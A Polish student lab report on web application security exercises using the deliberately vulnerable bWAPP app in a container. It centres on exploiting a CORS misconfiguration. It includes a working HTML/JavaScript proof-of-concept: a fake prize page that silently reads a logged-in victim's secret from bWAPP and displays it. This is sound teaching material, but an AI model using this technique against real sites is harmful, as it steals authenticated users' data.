Politechnika Krakowska
im. Tadeusza Kościuszki

Wydział Informatyki i Matematyki

Wiktor Zmiendak

Numer albumu: 142706


Sprawozdanie

Bezpieczeństwo aplikacji internetowych

Laboratorium nr 12


ZADANIE 2

Uruchamiamy kontener.



ZADANIE 3

Instalujemy aplikację bWAPP a następnie do niej się logujemy.



ZADANIE 4

Mechanizm CORS to zabezpieczenie wbudowane w przeglądarki internetowe, które domyślnie uniemożliwia skryptom uruchomionym na jednej stronie odczytywanie danych z innej domeny. Podatność pojawia się, gdy serwer posiada błędną konfigurację nagłówków CORS. W przypadku bWAPP aplikacja ufa każdemu pochodzeniu, co pozwala zewnętrznemu skryptowi JavaScript na pobranie poufnych informacji.

Scenariusz ataku:

Ofiara loguje się do podatnej aplikacji bWAPP w swojej przeglądarce. Następnie atakujący przygotowuje złośliwą stronę internetową na której umieszcza skrypt JavaScript. Skrypt ten wysyła żądanie w tle do podatnej podstrony bWAPP, która zwraca sekret. Atakujący nakłania ofiarę, aby odwiedziła jego złośliwą stronę, a w momencie gdy to zrobi skrypt automatycznie wysyła w tle żądanie do bWAPP. Ponieważ ofiara jest zalogowana, przeglądarka dołącza jej ciasteczka sesyjne. Serwer bWAPP odpowiada na żądanie, przesyłając sekret Neo.

Przeprowadzony atak:

W naszym przypadku przygotowujemy prosty skrypt do imitowania złośliwej strony internetowej, która w tle wysyła zapytania do podatnego zasobu w bWAPP. Jednocześnie hostujemy ją przy pomocy lokalnego serwera python. Gdy Ofiara wejdzie w podany link informacje o sekrecie Neo zostają pobrane z bWAPP.

KOD:

```
 GNU nano 8.6
<!DOCTYPE html>
<html>
<head>
    <title>Zlosliwa Strona Atakujacego</title>
</head>
<body>
    <h1>Gratulacje! Wygrałeś iPhone'a!</h1>
    <p>Trwa ładowanie nagrody ... </p>

    <h3>Wykradziony sekret Neo:</h3>
    <pre id="loot" style="background: #eee; padding: 10px; color: red; font-weight: bold;"></pre>

    <script>


        var targetUrl = "http://localhost/secret-cors-1.php";

        var xhttp = new XMLHttpRequest();
        xhttp.onreadystatechange = function() {
            if (this.readyState == 4 && this.status == 200) {
                document.getElementById("loot").innerText = this.responseText;
            }
        };


        xhttp.open("GET", targetUrl, true);

        xhttp.send();
    </script>
</body>
</html>
```

Podejrzana strona:



Zapytanie:



ZADANIE 5

Aby sprawdzić, czy strona zezwala na połączenia cross-domain za pomocą XMLHttpRequest, musimy zbadać, jak jej serwer reaguje na zapytania pochodzące z innego źródła. Możemy to zrobić przykładowo wywołując skrypt w konsoli przeglądarki. W tym przypadku widzimy że strona facebook.com zablokowała połączenie cross-domain.



ZADANIE 6

Usuwamy kontener.

